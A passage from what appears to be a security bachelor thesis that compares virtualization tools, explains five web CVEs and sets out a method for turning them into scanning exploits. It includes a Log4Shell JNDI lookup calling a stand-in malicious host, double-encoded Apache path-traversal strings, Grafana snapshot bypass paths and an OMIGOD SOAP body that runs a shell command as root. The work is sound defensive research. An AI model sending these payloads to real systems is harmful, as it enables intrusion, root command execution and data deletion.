Type 1 Hypervisors generally work by either loading an ISO file, or by loading an already existing virtual machine image. They generally have some sort of API or interface that makes provisioning of systems quite easy. That being said, configuration of services usually needs to be done manually or with code, as there usually does not exist an image for the service that you want tested. It is possible to generate virtual machine images for each service, but these usually take up more storage space than other alternatives, as they are not designed for size reduction.

In spite of that, Type 1 hypervisors are quite flexible, because ISO files are supported on most operating systems. Additionally, there is limited cost associated with this kind of system. There does, however, need to be an initial investment to acquire the hardware necessary. A few examples of Type 1 hypervisors are Citrix/Xen Server, VMware ESXi and Microsoft Hyper-V.

| **Type 1 Hypervisors** | |
|---|---|
| Time to set up & configure | N/A |
| Ease of automation / Reproducibility | – |
| Flexibility | + |
| Performance overhead | – |
| Cost | – |
| Other relevant considerations | N/A |

**Table 3.9:** Simplified summary of relative score of Type 1 Hypervisors.

#### 3.2.1.2 Type 2 Hypervisors

Contrary to a type 1 hypervisor, a type 2 hypervisor runs on top of the host operating system. In other words, the hypervisor works just like another program. This makes this kind of hypervisor more convenient, as you can run it locally on your own machine. Running the virtual machines locally aids in reduction of potential causes for failure of an attack, as there are less layers needed to be passed through.

Similarly to type 1 hypervisors, type 2 hypervisors generally load either an ISO file, or an existing virtual machine image. Unfortunately, the built-in support for APIs and other interfaces for automatically provisioning is more limited. In spite of this, there is alternative software which can aid in these tasks, an example being

Vagrant. Like the cost of a type 1 hypervisor, the cost of type 2 hypervisor is also limited. There are also some other cost savings, as it is not necessary to acquire a separate system. That being said, it is harder to scale the system. This aspect does not affect our use-case though, as there is limited infrastructure needed for most CVEs. A few examples of type 2 hypervisors are Microsoft Virtual PC, Oracle Virtual Box, VMware Workstation, Oracle Solaris Zones and VMware Fusion.

| **Type 2 hypervisor** | |
|---|---|
| Time to set up & configure | N/A |
| Ease of automation / Reproducibility | – |
| Flexibility | + |
| Performance overhead | + |
| Cost | N/A |
| Other relevant considerations | N/A |

**Table 3.10:** Simplified summary of relative score of Type 2 hypervisor.

#### 3.2.1.3 Containers (Docker)

Contrary to virtual machines which run on a hypervisor, containers run on a container engine. This allows the containers to run with less overhead compared to virtual machines. On Linux, containers in Docker utilize the same resources as the host OS. It achieves this by utilizing kernel namespaces and cgroups, and therefore the host OS resources are used more efficiently. Resources to Docker are served dynamically depending on what the container needs.

In essence, a Docker container runs as an application in the context of the OS, and these applications are managed by Docker daemons. Due to this there are some security implications that need to be taken into consideration. These are not applicable for our use-case, and we will therefore not consider them. Thanks to the Docker engine, Docker containers can be run on other operating systems than Linux, such as MacOS and Windows. Contrary to hypervisors, Docker uses Docker images rather than ISO files or virtual machine images. Docker images are defined using a Dockerfile which describes which commands will be run.

The Dockerfile starts with a "FROM image" declaration, for instance an Ubuntu image or an application reference like MySQL. Additional layers can be added on top, to further specify changes. This allows for great flexibility and portability while also making changes transparent. It is also possible to create a custom base image like one does when creating images of distros. However, we do not deem this to be relevant to our use case. The cost of Docker is limited. As the Docker engine can run on a host OS, it is not necessary to acquire a separate system. It is also more lightweight than virtual machines, limiting the need for scaling. However, if scaling is necessary, it is quite easy to manage. This is because new hosts only need to have a Docker daemon to run Docker containers.

| **Docker** | |
|---|---|
| Time to set up & configure | + |
| Ease of automation / Reproducibility | + |
| Flexibility | N/A |
| Performance overhead | + |
| Cost | + |
| Other relevant considerations | + |

**Table 3.11:** Simplified summary of relative score of Docker.

#### 3.2.1.4 Cloud Providers

There are many different cloud providers to choose from, and most of them offer much of the same functionality as a type 1 hypervisor (like NTNU's OpenStack instance). Others provide a wide array of additonal functionality, like kubernetes and Docker swarms. Some also offer the ability to provision proprietary solutions such as Palo Alto firewalls. Cloud providers provide API endpoints for provisioning virtual machines, but configuration must be handled manually or with software such as Ansible. The main drawback of using a cloud provider is that it comes at additional cost to already existing hardware. Simultaneously, there is also often a recurring cost, except in cases where the organization deploys their own private cloud for instance.

| **Cloud Providers** | |
|---|---|
| Time to set up & configure | N/A |
| Ease of automation / Reproducibility | N/A |
| Flexibility | + |
| Performance overhead | + |
| Cost | – |
| Other relevant considerations | – |

**Table 3.12:** Simplified summary of relative score of Cloud Providers.

### 3.2.2 Comparison of virtualization

| | **Type 1 Hypervisor** | **Type 2 Hypervisor** | **Docker** | **Cloud providers** |
|---|---|---|---|---|
| Time to set up and configure vulnerable service | N/A | N/A | + | N/A |
| Ease of automation | – | – | + | N/A |
| Flexibility | + | + | N/A | + |
| Performance | – | + | + | + |
| Cost | – | N/A | + | – |
| Other relevant considerations | N/A | N/A | + | – |

**Table 3.13:** Simplified summary of all attributes of different virtualization tools.

The final comparison of the virtualization technologies is done step-by-step, following the outlined metrics in the list in subsection 3.2.1. Based on the criteria outlined for expenses, in our preliminary project plan, cloud providers will generally be excluded as a possibility in this comparison. However, most aspects of the comparison can be translated to account for cloud providers as well.

The first aspect we wish to consider, which is also considered to be most important, is time to set up and configure a vulnerable service. This aspect depends on what kind of service is being considered, but generally most CVEs are attributed to vulnerabilities in applications running on Linux. The difference between configuring an ISO file from scratch, versus configuring a Docker image, depends on if there already exists a Docker image for the service.

Docker is the clear winner if there exists and image for it, as very little time is needed to set up the service. There might, however, be some configuration needed, but this would generally be the same for both ISO file and Docker image. If no image already exists, the time it takes is quite equal. That being said, Docker is perhaps quicker, as there is limited need to allocate resources. Therefore, Docker is perhaps quicker when it comes to creating a reproducible image.

When considering ease of automation and reproducibility, we have to consider if there are built-in tools to support this, and the general overhead needed to accomplish this. Docker is inherently built with reproducibility and automation in mind, while hypervisors are more tailored to a more persistent presence. It is, however, possible to create scripts or playbooks to automate such tasks. The installation of both ISO and Docker images can also be automated using Packer, and allow tools such as Ansible, Chef, Puppet to aid the automation process. These are external dependencies though, and will not be part of the evaluation of the virtualization technologies. Regarding flexibility, hypervisors are the clear winners as they have full support for most operating systems. Nevertheless, Docker is starting to gain greater support for operating systems such as Windows, although the support is currently limited in terms of integration. Docker is also limited when it comes to the support of local graphical applications. In spite of this, it is possible to make it work by utilizing X11-Forwarding. When considering performance overhead, Docker is the clear winner as it does not need to run an additional kernel or other OS functionality. Generally the cost will be quite limited. However, since Docker has lower performance overhead it gains a small edge.

In summary, the differences are generally quite small. However, given the smaller performance overhead, reduced cost and availability of configured applications, Docker seems to be the best choice for our purposes. In spite of this, it is possible to utilize other options in circumstances where it is not possible to use Docker. This conclusion is also supported by River Security, as they already utilize Docker in certain processes.

## 3.3 Utility software

We decided to use Interactsh[22] developed by Project Discovery as our out-of-band detection tool. We choose this due to the fact that Interactsh is feature rich and open source, and that there are few other alternatives. The only other viable alternative we found was Burp Suite Collaborator, but that requires Burp Suite Pro. Furthermore, the out-of-band tool utilized will not have extensive impact on the efficiency of demonstrating vulnerability risk. Utilizing Interactsh is also beneficial due to it being integrated into Nuclei which is also developed by Project Discovery.

[22]`https://github.com/projectdiscovery/interactsh` (Accessed May 15, 2022)

# Chapter 4

# Vulnerabilities

This chapter focuses on giving an introductory overview of the vulnerabilities that we used in our investigation. Part of the information that is discussed has been gathered from the investigation outlined in chapter 5, so that it will be easier to follow along with the investigation. In limiting the scope of this thesis, we decided to focus exclusively on vulnerabilities related to web application security. This is due to the fact that web applications are the most widespread and focusing on this could have bigger impact.

## 4.1 Identifying vulnerabilities

There is a multitude of ways to identify vulnerabilities. While this thesis generally discusses already known vulnerabilities, indexed by a CVE ID, the final methodology should be applicable to most vulnerabilities.

However, not every vulnerability is worth spending the time and resources to evaluate. The CVSS score is a good initial indicator of if a vulnerability should be considered. This does however not paint the whole picture; even if a vulnerability gets a critical score, it might not be applicable for the scope of your investigations. Take for instance the CVSS vector `AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H`. It results in a score of 9.3, but to exploit it you would need to have local access to the machine[1], making it irrelevant if your scope is of a purely external viewpoint.

## 4.2 Choosing vulnerabilities to investigate

While there are some services that aggregate trends, like *CVE Trends*[2], actively exploited vulnerabilities, like *In The Wild*[3], or simply new CVE assignments, like

[1]`https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H&version=3.1` (Accessed May 15, 2022)

[2]CVE Trends is a service that tries to crowdsource CVE intel: `https://cvetrends.com` (Accessed May 15, 2022)

[3]In The Wild is a feed of currently actively exploited vulnerabilities: `https://inthewild.io/feed` (Accessed May 15, 2022)

*NVDs datafeed*[4], one might want to consider keeping up to date with the cybersecurity community. Most researchers and cybersecurity professionals share some of their findings, and interesting ideas on a social media platform like Twitter, LinkedIn, or Reddit. Utilizing these efficiently can give an edge in response time in comparison to just monitoring a CVE feed, an example of this is discussed in subsection 5.3.5.

## 4.3 CVE-2021-44228 - Log4Shell

CVE-2021-44228, also known as Log4Shell, is a vulnerability in the logging library *Apache Log4j* for versions 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1)[5].

Log4j supports a functionality called 'lookup'. This functionality allows developers to add placeholders in their logs. This placeholder will then be replaced with useful information, like for instance environment variables[6]. This means that if you can control what is being logged in any way, you can execute arbitrary lookups on the target machine.
An example of such a lookup is the LowerLookup, which is a lookup that converts characters to their lower-case representation. The format for this lookup is '${lower: CONTENT}', where CONTENT is the content that will be converted to lower-case. If Log4j is instructed to log the string 'Hello ${lower: WORLD}', it would log 'Hello world'. Lookups can also be nested, meaning you can have lookups inside other lookups. Log4j also have some other interesting lookups, for instance, the Java Naming and Directory Interface (JNDI) lookup that allows variables to be retrieved via JNDI.

The vulnerable Log4j versions allow you to access JNDI when logging, by default. For instance, if you are able to make an application log the text:

```
${jndi:ldap://malicious.example/badcode}
```

A vulnerable target machine will attempt to fetch the resource 'badcode' from the LDAP server at 'malicious.com'. If the LDAP request does not get prevented by firewalls, it can result in remote code execution. This is why the vulnerability has been nicknamed Log4Shell, as it is possible to establish a reverse shell in many instances. You are however not safe, even if you block LDAP requests, as, for instance, environment variables can be leaked through DNS requests to a malicious server.

[4]NVD's datafeed is a data feed of confirmed CVEs: `https://nvd.nist.gov/vuln/data-feeds` (Accessed May 15, 2022)

[5]According to the NVD entry on Log4Shell: `https://nvd.nist.gov/vuln/detail/CVE-2021-44228` (Accessed May 16, 2022)

[6]Lookup types can be found in the Log4j documentation: `https://logging.apache.org/log4j/2.x/manual/lookups.html` (Accessed May 15, 2022)

## 4.4 CVE-2021-41773 - Apache Path traversal

The Apache HTTP Server Project is an open-source cross-platform web server software[7] for easily creating robust, commercial-grade web servers.

As part of version 2.4.49 there were changes to the path normalization functionality which opened up the possibility of path traversal attacks. This newly introduced vulnerability was given the CVE identifier CVE-2021-41773.

Normalization includes decoding URL encoded[8] *unreserved characters*[9] (e.g. "%41" => "A") and removing dot-segments[10] (e.g. foo/../../bar => foo/bar). Where Apache 2.4.49 fails is in recognizing that some encoded characters, when decoded, are dangerous and should be removed. Two segments that are not handled properly are ".%2E"[11] and "%2E%2E" which once decoded are both ".." and should be removed. An attacker can include one of these segments in the path and have them be interpreted as ".." and be able to go up the directory tree.

Apache has strong and highly configurable protection of directories and files and this vulnerability only works in a non-standard configuration. The standard configuration for the root directory is "Require all denied". If this configuration is removed or changed to "Require all granted"[12], we can gain access to the document root, or the cgi-bin directories. From there we can request any file which is accessible with the permissions of the web server, by first navigating to "cgi-bin" and then to the file we want.

By enabling the CGI scripts module (mod_cgi) we open up for Remote Code Execution. This is done by uncommenting the standard import of the CGI module in the configuration file, we end up with the following[13]:

```
<IfModule !mpm_prefork_module>
	LoadModule cgid_module modules/mod_cgid.so
</IfModule>
```

Any script or binary requested will be executed and the result will be returned.

A fix was quickly released as part of Apache 2.4.50 and users were encouraged to update to this version. It was discovered that the changes made were insufficient to stop the vulnerability. Version 2.4.50 still does not include checks for double encoded characters. Therefore by double encoding "." to "%2E" and again to "%%32%65" you can still bypass the security mechanisms by replacing ".." with "%%32%65%%32%65" as this is not recognised as "..". Version 2.4.51 was later released which remedied the flaw.

[7]https://httpd.apache.org/ABOUT_APACHE.html (Accessed May 15, 2022)

[8]Formally known as percent-encoded

[9]https://datatracker.ietf.org/doc/html/rfc3986#section-6.2.2.2 (Accessed May 15, 2022)

[10]https://datatracker.ietf.org/doc/html/rfc3986#section-5.2.4 (Accessed May 15, 2022)

[11]https://attackerkb.com/topics/1RltOPCYqE/cve-2021-41773/rapid7-analysis (Accessed May 12, 2022)

[12]https://nvd.nist.gov/vuln/detail/CVE-2021-41773 (Accessed May 9, 2022)

[13]cgid module is for multi-threaded platforms the normal cgi module is single threaded

## 4.5 CVE-2021-39226 - Grafana - Snapshot authentication bypass

CVE-2021-39226 is a vulnerability in the open source data visualization platform Grafana. Grafana lets you create dashboards that visualize data from various data sources. The affected versions are 8.1.5 and below (excluding security release 7.5.11)[14].
Grafana exposes an API for creating and deleting snapshots. Snapshots are static dashboards that visualize data from the time the snapshot was created. This is similar to a screenshot of the dashboard, snapshots are however interactive and are therefore preferential. The vulnerability allows unauthenticated users to view the snapshot with the lowest index in the database[15] (usually the first database entry) by accessing the following literal path: */api/snapshots/:key*.

By default, only authenticated users are able to delete snapshots using the following literal path: */api/snapshots-delete/:deleteKey*. However, if the setting 'public_mode'[16] is set to true (the default is false), then unauthenticated users would also be able to delete snapshots using the same literal path. Refer to Table 4.1 for relevant API overview and Table 4.2 for overview of API access based on settings.

| **API Functionality** | **Path** |
|---|---|
| View snapshot with lowest database key | /api/snapshots/:key |
| Delete snapshot with lowest database key | /api/snapshots-delete/:deleteKey |

**Table 4.1:** Snapshot API functionality.

| **State** | **View access** | **Delete access** |
|---|---|---|
| Authenticated | Yes | Yes |
| Unauthenticated | Yes | Only if public_mode is true |

**Table 4.2:** Snapshot API access for authenticated and unauthenticated users based on configuration.

Note that ':key' and ':deleteKey' are literal strings and should *not* be substituted with an actual key. This means that the attacker does not need to know or guess

[14]`https://github.com/grafana/grafana/security/advisories/GHSA-69j6-29vr-p3j9` (Accessed Apr. 18, 2022)

[15]Referred to as lowest database key

[16]public_mode is explained in the official documentation: `https://grafana.com/docs/grafana/latest/administration/configuration/#public_mode` (Accessed May 15, 2022)

any of the actual keys involved to obtain or delete the snapshot with the lowest database key. The combination of deletion and viewing allows for a complete walk through all snapshot data, resulting in all snapshot data being deleted.

## 4.6 CVE-2021-38647 - OMIGOD

CVE-2021-38647, also known av OMIGOD, is a vulnerability in Open Management Infrastructure (OMI) created by Microsoft. OMI is a free and open-source management server that implements the DMTFs[17] CIM/WS-MAN standards[18].

CIM "provides a common definition of management information for systems, networks, applications and services, and allows for vendor extensions"[19]. WS-MAN is "a SOAP-based protocol for managing computer systems (e.g., personal computers, workstations, servers, smart devices). WS-MAN supports web services and helps constellations of computer systems and network-based services collaborate seamlessly"[20].

The vulnerability works as follows: "By removing the authentication header, an attacker can issue an HTTP request to the OMI management endpoint that will cause it to execute an operating system command as the root user. This vulnerability was patched in OMI version 1.6.8-1 (released September 8th 2021)"[21].

The vulnerability allows you to perform Remote Code Execution by sending a crafted SOAP envelope containing the command that you want to execute. Refer to subsection 5.3.1 for more detailed explanation regarding exploitation.

## 4.7 CVE-2022-22965 - Spring4Shell

CVE-2022-22965, also known as Spring4Shell, is a vulnerability in the Spring Core Framework. Spring is a Java framework for creating web applications. In releases 5.2.0-5.2.19 and 5.3.0-5.3.17, there exists a vulnerability which can lead to full Remote Code Execution by leveraging class injection. The vulnerability got the nickname Spring4Shell, because Spring Core is a ubiquitous library, similarly to Log4j, which had the Log4Shell vulnerability. The vulnerability is limited to certain non-standard configurations but has high severity causing it to be a good candidate for investigation. Furthermore, the vulnerability is of special interest due to the way the vulnerability became known (through a Twitter post from a security researcher), and the uncertainty caused by the method of disclosure.

[17]DMTFs creates open manageability standards. Read more about them and their standards here: `https://www.dmtf.org` (Accessed May 15, 2022)

[18]`https://github.com/Microsoft/omi` (Accessed May 15, 2022)

[19]`https://www.dmtf.org/standards/cim` (Accessed May 15, 2022)

[20]`https://www.dmtf.org/standards/ws-man` (Accessed May 15, 2022)

[21]`https://packetstormsecurity.com/files/164694/Microsoft-OMI-Management-Interface-Authentication-Bypass.html` (Accessed May 15, 2022)

## 4.8 Reasoning behind choice of vulnerabilities

These vulnerabilities were chosen on the basis that they cover some of the most prevalent and critical CWEs, within our scope of web vulnerabilities, found in MITREs "top 25 CWEs list"[22]. The CWEs were taken into account when we made our decision on which vulnerabilities to include. The CWEs of each vulnerability and their place on the list can be found in Table 4.3.

| CVE | CWE | CWE ranking |
|---|---|---|
| CVE-2021-38647 | CWE-269 (Improper Privilege Management)[23] | #29 |
| CVE-2021-39226 | CWE-287 (Improper Authentication) | #14 |
| CVE-2021-41773 | CWE-22 (Path traversal) | #8 |
| CVE-2021-44228 | CWE-502 (Deserialization of Untrusted Data)<br>CWE-400 (Uncontrolled Resource Consumption)<br>CWE-20 (Improper Input Validation) | #13<br>#27<br>#4 |
| CVE-2022-22965 | CWE-94 (Code Injection) | #28 |

**Table 4.3:** Simplified summary of all attributes of different scanning tools.

The initial selection took place in December 2021 and January 2022 when CVE-2021-44228 (Log4Shell) was a popular vulnerability, and even got attention from popular, non-technical news outlets[24]. This was therefore a natural inclusion for its relevance.

Early in the process we had a meeting with River Security where they suggested some vulnerabilities based on what they had been working on lately, namely CVE-2021-39226 and CVE-2021-41773. In this meeting, we also discussed other potential interesting vulnerabilities, and determined CVE-2021-38647 to be relevant due to being a critical vulnerability. It was also discovered that OMI was used in many Azure services without it being disclosed properly, resulting in uncertainty regarding which assets were vulnerable.

CVE-2021-39226 was chosen because of its relevance, since many organizations utilize Grafana, but also since it needed custom setup which would be harder to automate making room for further exploration of automation.

CVE-2021-41773 was included as an example of path traversal, which is a common vulnerability. It is also interesting due to it affecting many servers. The vulnerability is also an example of how an update might not always fix the issue and that you should not take for granted that an update fixes the issue.

While writing this thesis, a new vulnerability surfaced which was later to be known as CVE-2022-22965 or Spring4shell. We included this as an opportunity to discuss uncertainty when it comes to newly released vulnerabilities where you

[22]`https://cwe.mitre.org/top25/archive/2021/2021_cwe_top25.html` (Accessed May 15, 2022)

[23]Not an official CWE for CVE-2021-38647, but our research indicates it fits this CWE

[24]`https://www.theguardian.com/technology/2021/dec/10/software-flaw-most-critical-vulnerability-log-4-shell` (Accessed May 6, 2022)

do not have months of previous research to rely on and what you can do in these situations.

# Chapter 5

# Investigation of Vulnerabilities

## 5.1 Breakdown of general methodology

This general breakdown outlines the necessary steps to go from a vulnerability, to a weaponized exploit, to automating the scanning of the vulnerability. Each step should generally be done in order. After each step is performed, there should be made a decision on if the vulnerability still needs to be acted upon.

Reasons for not acting include, but are not limited to; there are no relevant services in scope, the severity is too low, the exploit needs access not possible based on the outlined threat model of the organization, or the vulnerability is too abstract or specific to the point that it is determined to be solely theoretical.

1. Research severity based on easily available information
2. Research other easily available information
3. Map relevance for monitored assets
4. Exhaustive search of available information
5. Determine specific vulnerable version(s) and configurations.
6. Replicate environment
7. Develop a working exploit
8. Improve exploit
9. Run the exploit towards a subset of assets
10. Run towards all assets
11. Run the exploit periodically

#### 1. Research severity based on easily available information

Severity can often be estimated by researching easily available information such as CVSS scores and the CVE description. For instance, if the CVE describes RCE or LFI, then there is a higher chance that the vulnerability is of a high severity. You could argue severity is the first thing that should be researched because it is a good indicator for whether the CVE is worth investigating further, and that is why we decided to separate this from point 2.

**2. Research other easily available information**

In this step, one should look for other easily available information to get the foundation needed to establish relevance for the organization. Generally, you start by looking at official CVE databases as the first step, but it is also beneficial to search for the vulnerability using general search engines.

**3. Map relevance for monitored assets**

In this step one should use the information gathered to determine the relevance for the assets in the organization. This includes points such as:

- Is the product in use?
- Is the version used vulnerable?

If unable to determine that no such application exists, one should consider that there is a possibility of it existing. As we in this thesis do not monitor any assets, we will strive to mimic the steps that would normally be necessary to establish this for the specific vulnerability.

**4. Exhaustive search of available information**

In this step, one performs a more thorough search in order to gather as much information as possible. This means more time-consuming research that goes beyond the superficial information gathering performed in the initial steps. This includes searching using multiple types of search engines, repository searches (e.g. GitHub, GitLab, BitBucket), with different keywords related to the vulnerability. Relevant keywords could be the following:

- CVE identifier
- Vulnerability nickname
- Name of technologies referenced in CVE description

Valuable findings from the exhaustive search include the following:

- Existing PoCs
- Vulnerable Docker images
- Invulnerable Docker images that can be configured to be vulnerable
- Code commits related to patching vulnerable version
- More detailed information

**5. Determine specific vulnerable version(s) and configurations.**

In this step, one wishes to determine the vulnerable versions of the affected software, and which configurations are affected by the exploit. This is needed both for determining potential relevance, but also to get a better idea regarding what versions should be replicated in the environment. The vulnerable versions may have been discovered in previous steps.

**6. Replicate environment**

In this step, one wishes to replicate the environment in which the exploit exists. In a real-world scenario, the replication should reflect the real infrastructure as much as possible. This is necessary to ensure that an exploit would work the same way in the replicated environment, as it would in the real system.

**7. Develop a working exploit**

In this step, one wishes to weaponize the CVE by creating a working exploit. At this step the reliability or side effects of the exploit is not that important, since we are not expecting to run the initially developed exploit against real assets. What is important, is that the exploit seems to be working.

**8. Improve exploit**

In this step, one aims to improve the working exploit, in order to make it suitable for scanning active assets. This includes automating it, and making sure it does not cause side effects. Side effects could in severe cases cause denial of service, which is undesirable when it comes to assets in production.

**9. Run the exploit towards a subset of assets**

In this step, one runs the exploit towards a subset of assets. This is to assure that if any mistakes have been made in earlier steps, it will not result in severe consequences. In a worst case scenario, whole organizations can be taken down as a result.

**10. Run the exploit towards all assets**

In this step, one is confident that the scan does not cause significant side effects, and one can therefore run the scan towards all the assets monitored by the organization.

**11. Run the exploit periodically**

In this step, one is running the scan periodically on all assets at given intervals in order to ensure continuous attack surface management. This could be achieved by adding a script to a central repository that is automatically executed, for instance every day.

## 5.2 Setup for assessing vulnerabilities

As the different team members are running on different platforms, one of which being ARM based, we decided that in addition to Docker we would need to set up virtual machines for testing. We set up a virtual machine for running Nuclei, and one for running the different Docker instances. This was needed since the current support for Docker images on ARM is more limited than on the x86 architecture.

When initially starting the bachelor thesis we were provided with some resources on NTNU's Openstack instance, SkyHigh. This was therefore the natural choice for deploying the additional machines we needed. There were, however, some drawbacks, as the network was monitored and we had to reduce the amount of alerts generated for the NTNU SOC. This is discussed further in Appendix C.

## 5.3 Assessment of vulnerabilities based on outlined methodology

This section contains a full investigation into the 5 vulnerabilities outlined in chapter 4. In this investigation we tried to follow the general breakdown defined earlier in this chapter, with the exception of the following points:

- 9. Run the exploit towards a subset of assets
- 10. Run the exploit towards all assets
- 11. Run the exploit periodically

We decided to exclude these points due to them not being applicable to how these tests are run in the thesis. Our reasoning for choosing CVEs was outlined in section 4.8. The tenth and eleventh step were excluded due to us not having an array of assets to run towards, and that running these exploits periodically is not relevant for the successful weaponization of a vulnerability. We have, however, covered these points in section 6.2 and given some general guidelines for how to accomplish this in section 6.3.

We chose to split up the investigation of the vulnerabilities, so each person was responsible for one or multiple vulnerabilities. We did this to get three differing perspectives and executions of the methodologies. Furthermore, one team member was appointed to review each investigation. The vulnerabilities were split in such a matter that the person investigating them should have as little as possible previous knowledge of the vulnerability. The investigation was therefore split as described in Table 5.1.

| Vulnerability | Investigator | Reviewer |
|---|---|---|
| CVE-2021-38647 | Ruben C. Hegland-Antonsen | Simen Bai |
| CVE-2021-39226 | Ruben C. Hegland-Antonsen | Simen Bai |
| CVE-2021-41773 | Even Bryhn Bøe | Ruben C. Hegland-Antonsen |
| CVE-2021-44228 | Even Bryhn Bøe | Simen Bai |
| CVE-2022-22965 | Simen Bai | Even Bryhn Bøe |

**Table 5.1:** Overview of who investigated and reviewed which vulnerabilities.

### 5.3.1 CVE-2021-38647 - OMIGOD

#### 5.3.1.1 Research severity based on easily available information

A DuckDuckGo search for 'CVE-2021-38647' was used for finding easily available information. This revealed a CVE entry for CVE-2021-38647 in the NVD[1]. This entry assigns the vulnerability the category 'Insufficient Information', meaning that there is not enough information to accurate assign a CWE. However, the description states that exploitation can lead to Remote Code Execution.

NIST gave it a CVSS 3.1 score of 9.8, based on the vector displayed in Table 5.2. The score was published Sep. 26, 2021. We also found other sources, such as CIRCL[2], that also report a CVSS score. However, these scores were calculated using CVSS version 2. Therefore, the NVD score will take precedence over the other calculated scores.

| Publisher | Base Score | Vector |
|---|---|---|
| NIST: NVD | 9.8 CRITICAL | AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |

**Table 5.2:** OMIGOD CVSS scores.

#### 5.3.1.2 Research other easily available information

The NVD CVE entry states that the vulnerability is in a system called Open Management Infrastructure. The section 'References to Advisories, Solutions, and Tools' in

[1]CVE-2021-38647 info from NIST can be found here: `https://nvd.nist.gov/vuln/detail/CVE-2021-38647` (Accessed May 15, 2022)

[2]CVE-2021-38647 info from CIRCL: `https://cve.circl.lu/cve/CVE-2021-38647` (Accessed May 15, 2022)

the NVD entry contained a resource marked as 'Exploit'[3]. This resource contains an exploit for the Metasploit Framework.

It also states the following: "By removing the authentication header, an attacker can issue an HTTP request to the OMI management endpoint that will cause it to execute an operating system command as the root user. This vulnerability was patched in OMI version 1.6.8-1 (released Sep. 8, 2021)".

#### 5.3.1.3 Map relevance for monitored assets

We found limited details surrounding how the vulnerability works based on our initial research. In spite of this, the published score indicates that it is a critical vulnerability. Due to this, it should be considered a relevant vulnerability if it is known that OMI is used within the organization.

A lot of vulnerable assets include Azure-hosted Linux servers[4], because OMI is pre-installed into Azure Linux VM instances[5]. This means that if the organization has Azure-hosted services, it is worth investigating further.

#### 5.3.1.4 Exhaustive search of available information

No official Docker images were found on Docker Hub. However, the official OMI repository contains dockerfiles for building images locally[6]. In spite of this, those dockerfiles always build the latest version of OMI and we need to use previous versions in order to exploit the vulnerability. That being said, the official dockerfiles could prove useful for reference purposes for building a custom dockerfile.

Searching for 'CVE-2021-38647' on GitHub reveals multiple PoCs. The one with the highest stars (over 200 at the time of writing), contained a python script for exploiting the vulnerability (first committed Sep. 16, 2021)[7]. Nuclei also has a built-in template (first committed Sep. 15, 2021)[8].

A YouTube channel called 'IppSec' had a useful video explaining how the vulnerability worked[9]. The contents of the video referenced an article on the website of a security solution company called Wiz [12]. This article provided extensive knowledge on what the vulnerability is and how it works. It mentions that the vulnerability results in executing code as root due to a combination of a conditional statement mistake, and an uninitialized authentication struct. The struct

[3]`https://packetstormsecurity.com/files/164694/Microsoft-OMI-Management-Interface-Authentication-Bypass.html` (Accessed May 15, 2022)

[4]`https://nakedsecurity.sophos.com/2021/09/16/omigod-an-exploitable-hole-in-microsoft-open-source-code/` (Accessed May 15, 2022)

[5]`https://www.rapid7.com/blog/post/2021/09/15/omigod-how-to-automatically-detect-and-fix-microsoft-azures-new-omi-vulnerability/` (Accessed May 15, 2022)

[6]`https://github.com/microsoft/omi/tree/master/docker` (Accessed May 15, 2022)

[7]`https://github.com/horizon3ai/CVE-2021-38647` (Accessed May 15, 2022)

[8]`https://github.com/projectdiscovery/nuclei-templates/blob/master/cves/2021/CVE-2021-38647.yaml` (Accessed May 15, 2022)

[9]`https://www.youtube.com/watch?v=TXqi1BKtcyM` (Accessed May 15, 2022)

contains variables for uid and gid, and when the struct is uninitialized this results in uid=0 and gid=0, which are the IDs for the root user on linux systems.

#### 5.3.1.5 Establish specific vulnerable version(s) and configurations

According to the 'exploit' resource found in the NVD CVE, the vulnerability was patched in version 1.6.8-1. It is therefore reasonable to assume that versions below 1.6.8-1 are vulnerable. The Wiz article found previously mentions that many different services in Azure are affected. It also states that over 65% of Azure customers were exposed to OMIGOD without knowing about the risks, according to a survey they conducted.

Outside Azure, we found no information regarding the effect of different configurations. When looking at the patch commit[10], the code lines in Code listing 5.1 are particularly interesting.

**Code listing 5.1:** Important additions to file changed by patch commit

```
// Unix/http/http.c
#define INVALID_ID ((uid_t)-1)
...
if (handler->isAuthorised)
{
    r = Process_Authorized_Message(handler);
    if (MI_RESULT_OK != r)
    {
        return PRT_RETURN_FALSE;
    }
}
...
h->authInfo.uid = INVALID_ID;
h->authInfo.gid = INVALID_ID;
```

Code listing 5.1 shows that there is now a statement checking if the user is authorized before processing the message. It also initializes the uid and gid of the authentication struct to an invalid ID, preventing the problem of executing code as root.

#### 5.3.1.6 Replicate environment

We created a custom OMI dockerfile for version 1.6.8-0 and a docker-compose file for easily building and running the image. No extra configuration is needed after running the image.

#### 5.3.1.7 Develop a working exploit

We created a custom Nuclei template (refer to section E.1). The exploit works by sending a POST request to the vulnerable OMI instance, without including an

[10] `https://github.com/microsoft/omi/commit/4ce2cf1cb0aa656b8eb934c5acc3f4d6a6796bfa` (Accessed May 15, 2022)

authentication header. The body of the POST request contains a SOAP envelope[11]. The most interesting part of the envelope is what is within the SOAP body shown in Code listing 5.2.

**Code listing 5.2:** The SOAP body that is part of the exploit payload. URL is truncated to prevent text overflow.

```
<s:Body>
    <p:ExecuteShellCommand_INPUT xmlns:p="http://schemas.dmtf.org/...">
        <p:command>id</p:command>
        <p:timeout>0</p:timeout>
    </p:ExecuteShellCommand_INPUT>
</s:Body>
```

The ’p:command’ tag illustrated in Code listing 5.2 defines which command you want to execute on the vulnerable machine. In our exploit, we use the ’id’ command because it comes with Linux distributions by default, and because it generates a fairly unique output that could be used for word matching. In our case, we use the string ’uid=0(root) gid=0(root) groups=0’ for word matching to determine if the exploit was successful. If that string is returned as part of the response, it is proof that the instance ran the command ’id’ and that it ran the command as root.

#### 5.3.1.8 Improve exploit

We would argue that using the command ’id’ with the string ’uid=0(root) gid=0(root) groups=0’ for word matching should not produce false positives in any practical example because the string is unique. The ’id’ command output seems reasonably robust compared to a command such as ’whoami’. ’whoami’ will will return ’root’ if run by the root user and could serve as an alternative to ’id’, but we would argue that using ’id’ is safer. Comparatively, there is a higher probability that there could be other instances where the word ’root’ appears as part of a given HTTP response, and thus has a higher probability to produce false positives.

### 5.3.2 CVE-2021-39226 - Grafana

#### 5.3.2.1 Research severity based on easily available information

